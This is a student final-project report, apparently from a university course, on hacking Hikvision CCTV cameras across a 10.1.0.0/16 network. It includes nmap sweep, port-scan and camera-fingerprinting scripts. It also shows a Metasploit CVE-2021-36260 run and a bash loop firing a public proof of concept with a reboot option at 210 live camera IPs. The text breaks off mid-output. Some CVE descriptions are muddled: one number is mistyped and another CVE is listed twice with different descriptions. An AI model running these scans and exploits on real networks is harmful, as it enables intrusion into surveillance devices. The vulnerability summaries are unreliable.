Security Engineering 1 - Final Project
Hacking CCTV Cameras

Team Members:
Krish Avalani and Amit Mandal
krish.avalani_ug24@ashoka.edu.in
amit.mandal_ug24@ashoka.edu.in

Camera Brand - Hikvision

Camera Model Number - DS-2CD27DS-2CD2725FWD-IZS

Product Specification Sheet -
https://www.hikvision.com/content/dam/hikvision/products/S000000001/S000000002/S000000003/S000000025/OFR000039/M000000199/Data_Sheet/DS-2CD2725FWD-IZS_Datasheet_V5.6.0_20200413.pdf

Github Link - https://github.com/krishavalani/HackingHIK

Images of the camera that we surveyed:

Attacks that we try and replicate:

- CVE-2021-3626
- CVE-2017-7921
- CVE-2017-7921
- Hikvision Backdoor Exploit
- Hikvision-rtsp-bof

Protocol Used by the Hikvision cameras:

RTSP stands for Real-Time Streaming Protocol, which is a network protocol used to control the transmission of real-time multimedia data such as audio and video. It is commonly used for streaming media from cameras, video recorders, and other multimedia devices over a network. This protocol is commonly used on port 554.

RTSP works by establishing a connection between a server and a client. The server sends the multimedia data in small chunks called "packets," which the client receives and reassembles into a continuous stream. RTSP also provides a range of features such as pause, fast forward, and rewind, which allows clients to control the playback of the media stream.

One of the primary advantages of RTSP is that it supports a wide range of codecs, which are used to compress and decompress the multimedia data. This allows RTSP to transmit high-quality video and audio with low latency, making it suitable for real-time applications such as video conferencing, security cameras, and live sports broadcasting.

Overall, RTSP is an essential protocol for real-time multimedia streaming, providing a reliable and efficient way to transmit audio and video over a network.

Getting list of all the devices connected to 10.1.0.0/16:
Here, the IP address 10.1.0.0/16 represents a network with a subnet mask of 255.255.0.0, meaning the first 16 bits of the IP address are used for the network portion and the remaining 16 bits are used for host addresses. This network can have up to 65,536 host addresses, ranging from 10.1.0.1 to 10.1.255.254, with 10.1.0.0 being the network address and 10.1.255.255 being the broadcast address.

Scripts Used to help with the process.

```
#!/bin/bash
for i in {1..255}
do
        nmap -sn 10.1.$i.0/24 -oG output.txt && grep -oP '\d+\.\d+\.\d+\.\d+'
output.txt > 10.1.$i.txt
done
```


The above bash script is a simple loop that uses the `nmap` network scanning tool to scan a range of IP addresses from 10.1.10.0 to 10.1.255.0, with a subnet mask of /24 (255.255.255.0).

Specifically, for each IP address in the range (10.1.10.0/24 to 10.1.255.0/24), the script executes the `nmap` command with the `-sn` option to perform a ping scan (which simply checks if the target hosts are alive or not) and the `-oG` option to output the results in "grepable" format.

The output of the `nmap` command is then piped to the `grep` command with the `-oP` option to extract the IP addresses from the output, and only the IP addresses are written to a text file named "10.1.i.txt" where "i" represents the current value of the loop variable.


In summary, this script performs a ping scan on a range of IP addresses, extracts the IP addresses that respond, and saves them to individual text files for each network in the specified range.

The output of the following can be seen in the following image:



```
❯ ls
10.1.0.txt    10.1.133.txt  10.1.167.txt  10.1.1.txt    10.1.233.txt  10.1.36.txt  10.1.6.txt
10.1.100.txt  10.1.134.txt  10.1.168.txt  10.1.200.txt  10.1.234.txt  10.1.37.txt  10.1.70.txt
10.1.101.txt  10.1.135.txt  10.1.169.txt  10.1.201.txt  10.1.235.txt  10.1.38.txt  10.1.71.txt
10.1.102.txt  10.1.136.txt  10.1.16.txt   10.1.202.txt  10.1.236.txt  10.1.39.txt  10.1.72.txt
10.1.103.txt  10.1.137.txt  10.1.170.txt  10.1.203.txt  10.1.237.txt  10.1.3.txt   10.1.73.txt
10.1.104.txt  10.1.138.txt  10.1.171.txt  10.1.204.txt  10.1.238.txt  10.1.40.txt  10.1.74.txt
10.1.105.txt  10.1.139.txt  10.1.172.txt  10.1.205.txt  10.1.239.txt  10.1.41.txt  10.1.75.txt
10.1.106.txt  10.1.13.txt   10.1.173.txt  10.1.206.txt  10.1.23.txt   10.1.42.txt  10.1.76.txt
10.1.107.txt  10.1.140.txt  10.1.174.txt  10.1.207.txt  10.1.240.txt  10.1.43.txt  10.1.77.txt
10.1.108.txt  10.1.141.txt  10.1.175.txt  10.1.208.txt  10.1.241.txt  10.1.44.txt  10.1.78.txt
10.1.109.txt  10.1.142.txt  10.1.176.txt  10.1.209.txt  10.1.242.txt  10.1.45.txt  10.1.79.txt
10.1.10.txt   10.1.143.txt  10.1.177.txt  10.1.20.txt   10.1.243.txt  10.1.46.txt  10.1.7.txt
10.1.110.txt  10.1.144.txt  10.1.178.txt  10.1.210.txt  10.1.244.txt  10.1.47.txt  10.1.80.txt
10.1.111.txt  10.1.145.txt  10.1.179.txt  10.1.211.txt  10.1.245.txt  10.1.48.txt  10.1.81.txt
10.1.112.txt  10.1.146.txt  10.1.17.txt   10.1.212.txt  10.1.246.txt  10.1.49.txt  10.1.82.txt
10.1.113.txt  10.1.147.txt  10.1.180.txt  10.1.213.txt  10.1.247.txt  10.1.4.txt   10.1.83.txt
10.1.114.txt  10.1.148.txt  10.1.181.txt  10.1.214.txt  10.1.248.txt  10.1.50.txt  10.1.84.txt
10.1.115.txt  10.1.149.txt  10.1.182.txt  10.1.215.txt  10.1.249.txt  10.1.51.txt  10.1.85.txt
10.1.116.txt  10.1.14.txt   10.1.183.txt  10.1.216.txt  10.1.24.txt   10.1.52.txt  10.1.86.txt
10.1.117.txt  10.1.150.txt  10.1.184.txt  10.1.217.txt  10.1.250.txt  10.1.53.txt  10.1.87.txt
10.1.118.txt  10.1.151.txt  10.1.185.txt  10.1.218.txt  10.1.251.txt  10.1.54.txt  10.1.88.txt
10.1.119.txt  10.1.152.txt  10.1.186.txt  10.1.219.txt  10.1.252.txt  10.1.55.txt  10.1.89.txt
10.1.11.txt   10.1.153.txt  10.1.187.txt  10.1.21.txt   10.1.253.txt  10.1.56.txt  10.1.8.txt
10.1.120.txt  10.1.154.txt  10.1.188.txt  10.1.220.txt  10.1.254.txt  10.1.57.txt  10.1.90.txt
10.1.121.txt  10.1.155.txt  10.1.189.txt  10.1.221.txt  10.1.255.txt  10.1.58.txt  10.1.91.txt
10.1.122.txt  10.1.156.txt  10.1.18.txt   10.1.222.txt  10.1.25.txt   10.1.59.txt  10.1.92.txt
10.1.123.txt  10.1.157.txt  10.1.190.txt  10.1.223.txt  10.1.26.txt   10.1.5.txt   10.1.93.txt
10.1.124.txt  10.1.158.txt  10.1.191.txt  10.1.224.txt  10.1.27.txt   10.1.60.txt  10.1.94.txt
10.1.125.txt  10.1.159.txt  10.1.192.txt  10.1.225.txt  10.1.28.txt   10.1.61.txt  10.1.95.txt
10.1.126.txt  10.1.15.txt   10.1.193.txt  10.1.226.txt  10.1.29.txt   10.1.62.txt  10.1.96.txt
10.1.127.txt  10.1.160.txt  10.1.194.txt  10.1.227.txt  10.1.2.txt    10.1.63.txt  10.1.97.txt
10.1.128.txt  10.1.161.txt  10.1.195.txt  10.1.228.txt  10.1.30.txt   10.1.64.txt  10.1.98.txt
10.1.129.txt  10.1.162.txt  10.1.196.txt  10.1.229.txt  10.1.31.txt   10.1.65.txt  10.1.99.txt
10.1.12.txt   10.1.163.txt  10.1.197.txt  10.1.22.txt   10.1.32.txt   10.1.66.txt  10.1.9.txt
10.1.130.txt  10.1.164.txt  10.1.198.txt  10.1.230.txt  10.1.33.txt   10.1.67.txt  output.txt
10.1.131.txt  10.1.165.txt  10.1.199.txt  10.1.231.txt  10.1.34.txt   10.1.68.txt
10.1.132.txt  10.1.166.txt  10.1.19.txt   10.1.232.txt  10.1.35.txt   10.1.69.txt
~/temp/hikvision/active_hosts ❯
```

Whereas, the following is the output from a specific file:




```
❯ cat 10.1.24.txt
10.1.24.0
10.1.24.12
10.1.24.123
10.1.24.127
10.1.24.145
~/temp/hikvision/active_hosts ❯
```

Now that we have IPs of all of the devices connected to the IP subnet 10.1.0.0/16, we try to identify which of these devices represent a CCTV camera.

And as our initial research suggests, all of the CCTV camera IPs have at least a couple of ports open e.g. Port 80 for http and Port 554 for rtsp. The rtsp port is used for streaming the footage whereas the http port leads to the login portal for the device. We've written a script, that goes through all the files in the current directory, checks the IP addresses within them and tries to establish a connection to the above mentioned ports, if it succeeds, it stores the ports in a separate file called *open_554.txt*


Here is the code snippet:

```python
import glob
import threading
import socket

def check_port(ip):
   if ":" in ip:
       ip = ip.split(":")[0]
   try:
       with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
           s.settimeout(2)
           # if s.connect_ex((ip, 80)) == 0 and s.connect_ex((ip, 554)) ==
0:
           #     print(ip, "is open on both ports")
           #     with open("open_ips.txt", "a") as f:
           #         f.write(ip + "\n")
           if s.connect_ex((ip, 554)) == 0:
               print(ip, "is open on port 554")
               with open("open_554.txt", "a") as f:
                   f.write(ip + "\n")
               if s.connect_ex((ip, 80)) == 0:
                   print(ip, "is open on port 80")
                   with open("open_80.txt", "a") as f:
                       f.write(ip + "\n")
           else:
               print(ip, "is not open on both ports")
   except:
```



```python
        print(ip, "is not valid")

if __name__ == '__main__':
    files = glob.glob("./*")
    for file in files:
        with open(file, "r") as f:
            ips = f.readlines()
            threads = []
            for ip in ips:
                ip = ip.strip()
                t = threading.Thread(target=check_port, args=(ip,))
                threads.append(t)
                t.start()

            for thread in threads:
                thread.join()
    # print(check_port("10.1.77.18"))
```

And a sample Output from the output file:



```
File: open_554.txt

10.1.64.3
10.1.64.2
10.1.64.12
10.1.64.11
10.1.64.8
10.1.64.10
10.1.64.1
10.1.64.16
10.1.64.14
:
                                    Ln 1, Col 1   Spaces: 4   UTF-8   LF   Plai
```

We find 598 of these supposed camera devices.

Now, there are a lot of IPs with port 80 and 554 open, but a lot of them could be Honeywell cameras, which is outside the scope of our target and some of the IPs could be false positive. Hence, we need a test to verify which of these IPs map to Hikvision cameras.

For that, we have a separate script:

```
import requests

with open('open_554.txt', 'r') as f:
   ips = f.read().splitlines()

for ip in ips:
   try:
       response = requests.get('http://' + ip, timeout=5)
       if response.status_code == 200:
           # print(ip + ' is up and running!')
           if "Honeywell" in response.text:
               print(f"Honeywell camera found: {ip}")
               with open("honeywell", "a") as file:
                   file.write(ip + "\n")
           elif "/doc/page/login" in response.text:
               print(f"Hikvision camera found: {ip}")
               with open("hikvision", "a") as file:
                   file.write(ip + "\n")
           else:
               print(f"Other camera found: {ip}")
               with open("others", "a") as file:
                   file.write(ip + "\n")
       else:
           print(ip + ' is not responding properly')
   except requests.exceptions.RequestException:
       print(ip + ' is down')
```

Now, the above script separates the IPs and puts them in three different files. Hikvision for Hikvision cameras, Honeywell for honeywell cameras and others for IPs.

Now we have a file, with **210 different hikvision camera** IPs listed. The next phase of the pentesting involves trying the exploits.

Exploit 1 (Most Important)
CVE-2021-3626

https://watchfulip.github.io/2021/09/18/Hikvision-IP-Camera-Unauthenticated-RCE.html

The article discusses a vulnerability in Hikvision IP cameras that can allow an attacker to execute remote code without authentication. This type of vulnerability is known as a Remote Code Execution (RCE) vulnerability, and it is considered a severe security issue as it allows an attacker to take control of a vulnerable device remotely.

The vulnerability is caused by a flaw in the way the cameras handle input validation. Input validation is a critical security mechanism that ensures that data entered into a system is safe and does not contain malicious code. However, in the case of Hikvision IP cameras, this mechanism is not working correctly, and it can be bypassed by sending specially crafted requests to the camera's web interface.

The article does not go into detail about the specific nature of the vulnerability or the exact technical details of how it can be exploited. However, it does state that the vulnerability is present in a range of Hikvision IP cameras and provides a list of affected models.

The consequences of exploiting this vulnerability are severe. An attacker can gain full control over the camera, including its video feed, which can be used for surveillance or other nefarious purposes. Furthermore, once the attacker gains control of the camera, they can use it as a jumping-off point to launch further attacks within the network. This could lead to the compromise of other devices or sensitive data.

Exploit 2:
CVE-2017-7921

https://nvd.nist.gov/vuln/detail/cve-2017-7921

This vulnerability was discovered in 2017 and affects some Hikvision IP cameras and NVRs.

"Unauthenticated Password Change Via Improper Authentication Logic" is a security flaw in the Hikvision IP camera software that allows an attacker to change the password of any user on the camera without authenticating. This means that an attacker can gain full administrative access to the camera without having to know the current password.

The vulnerability is caused by a flaw in the way that the camera handles password changes. When a user changes their password, the camera sends a request to the server to update the password. However, the camera does not properly authenticate the user before sending this request. This means that an attacker can simply send a malicious request to the camera that appears to be coming from a legitimate user, and the camera will update the password without verifying the user's identity.

Exploit 3:
CVE-2017-7921

https://nvd.nist.gov/vuln/detail/cve-2017-7921

It is a vulnerability in the Hikvision NVR (Network Video Recorder) software that allows an attacker to gain unauthorized access to the device.

"Unauthenticated information disclosure such as configuration, credentials and camera snapshots of a vulnerable Hikvision IP Camera" is a security flaw in the Hikvision IP camera software that allows an attacker to view sensitive information about the camera without authenticating. This information can include the camera's configuration, credentials, and even camera snapshots.

The vulnerability is caused by a flaw in the way that the camera handles HTTP requests. When a user makes a request to the camera, the camera checks to see if the user is authenticated. However, if the user is not authenticated, the camera will still return the requested information. This means that an attacker can simply make an unauthenticated request to the camera and view the sensitive information.

Hikvision Backdoor Exploit:

https://ipvm.com/reports/hik-exploit

This vulnerability allowed attackers to remotely access Hikvision cameras using default credentials that could not be changed by the user. Once attackers gained access to the cameras, they could use them to spy on their victims, steal sensitive data, or launch other attacks on the network.

The exploit was discovered in 2017 and affected many Hikvision cameras and NVRs (network video recorders).

Hikvision RTSP BOF

It is a buffer overflow vulnerability that affects some models of Hikvision IP cameras. The vulnerability can be exploited by sending a specially crafted RTSP request to the camera, which can allow an attacker to execute arbitrary code on the device or crash the camera.


Pentesting Method:

We want to try available scripts to exploit vulnerable targets on all of the IPs we extracted.

The first course of action we took was checking existing PoC scripts for the exploit. We found the following relevant solutions:

https://github.com/Aiminsun/CVE-2021-36260
https://www.rapid7.com/db/modules/exploit/linux/http/hikvision_cve_2021_36260_blind/ (metsploit)

In this case we try to exploit one target using metasploit:



```
❯ msfconsole

 ______________________________________________________________________________
|                                                                              |
|                          3Kom SuperHack II Logon                             |
|______________________________________________________________________________|
|                                                                              |
|                                                                              |
|                                                                              |
|                 User Name:          [   security   ]                         |
|                                                                              |
|                 Password:           [              ]                         |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                       https://metasploit.com |
|______________________________________________________________________________|


       =[ metasploit v6.3.12-dev                          ]
+ -- --=[ 2308 exploits - 1205 auxiliary - 412 post       ]
+ -- --=[ 972 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use linux/http/hikvision_cve_2021_36260_blind
[*] Using configured payload cmd/unix/bind_busybox_telnetd
msf6 exploit(linux/http/hikvision_cve_2021_36260_blind) > set RHOST 10.1.72.137
RHOST => 10.1.72.137
msf6 exploit(linux/http/hikvision_cve_2021_36260_blind) > set RPORT 80
RPORT => 80
msf6 exploit(linux/http/hikvision_cve_2021_36260_blind) > run

[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. The target did not
 execute the provided sleep command. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/hikvision_cve_2021_36260_blind) > 
```

But we are met with an error. Running the exploit with other hikviison IPs or setting ForceExploit as true do not yield any positive results.


On the other hand, we use the first given script along with the bash script - to run it for all the possible IPs:

```
❯ #!/bin/bash

while read -r ip_address; do
   echo "Executing command for IP address: $ip_address"
   python CVE-2021-36260.py --rhost "$ip_address" --rport 80 --check
--reboot
done < hikvision
```

And here’s part of the output:

```
Executing command for IP address: 10.1.72.89
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote "10.1.72.89:80"
[i] ETag: "19-1e0-5cfe5a47"
[+] Remote is not vulnerable (Code: 200)
Executing command for IP address: 10.1.72.37
[*] Hikvision CVE-2021-36260
